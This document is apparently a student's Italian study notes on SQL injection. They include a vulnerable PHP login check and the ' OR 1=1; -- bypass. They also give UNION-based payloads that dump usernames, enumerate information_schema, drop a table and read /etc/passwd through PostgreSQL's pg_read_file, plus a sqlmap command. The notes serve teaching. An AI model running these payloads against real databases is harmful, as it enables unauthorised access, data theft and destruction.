


Web security - 2

```
docker exec -it <container_name> /bin/sh # per accedere al container con terminale bash
```

SQL injection

SQL injection è una tecnica di attacco web che permette di bypassare controllo degli accessi, estrarre informazioni dal database oppure di compromettere il database attraverso una iniezione del codice SQL maligno.



Alcuni esempi:

Questo codice può essere usato per esempio se il server fa un controllo del password come

```
$password = $_POST['password'];

$check = query("SELECT * FROM login_tb WHERE password='$password'");

if($check>0) echo 'OK';
```

```
-- se uso il seguente input come password, posso bypassare il check
' OR 1=1; --
```

```
query("SELECT * FROM login_tb WHERE password='' OR 1=1; --");
```

Cioè il risultato sarà sempre **TRUE** perché **1=1** è sempre vera, inoltre con **--** viene commentato tutto il resto della riga.

"--" SQL comment

Altri esempio:

```
SELECT * FROM Products WHERE ProductID = 15; DROP TABLE Suppliers;  
SELECT * FROM Orders WHERE OrderID = 16 AND 1=1;  
SELECT * FROM Users WHERE Login = 'Admin' -- ' AND Password= ' '
```

```
SELECT productid,name,price FROM products WHERE Name= ' *' UNION SELECT 1,  
string_agg(username,','), 1 FROM users*
```

Una funzione molto usata di postgres è **string_agg('colonna',' ','')** string aggregate restituisce i risultati della query aggregando tutto in una riga con entry separate con una virgola, l'attaccante pensa sempre che ci sia un **LIMIT 1**.

```
select * somethin,somethin from table_name UNION select something,somethin from  
table_name;
```

UNION deve avere delle colonne che hanno la stessa grandezza

```
select * from <table_name> order by <col_number>
```

UNION SELECT 1,NULL,NULL; per scoprire se la prima colonna è numerico ignorando = **NULL** la colonna 2 e 3, se questa query va a buon fine significa che è una colonna di tipo numerico (intero). Con questo modo si può scoprire che il tipo di colonna oppure se esiste una certa colonna.

Un modo per scoprire tutte le tabelle e colonne del database.

```
select column_name from information_schema.columns -- all columns  
select table_name from information_schema.tables -- all tables
```

information_schema normalmente è protetta con un controllo degli accessi.

SQL injection payloads una lista di payloads.

```
UNION SELECT null,version(),null FROM pg_stat_user_tables -- stampa informazioni
tecniche del database

union select null,pg_is_dir('/bin'),null from pg_stat_user_tables -- stampa i file
della directory

union select null,pg_read_file('etc/passwd'),null from pg_stat_user_tables --
legge il file
```

SQL Map

SQLmap un tool per automatizzare il testing di sql injection con una serie di payload [SQL map](#)

```
python3 sqlmap.py -u "url"
```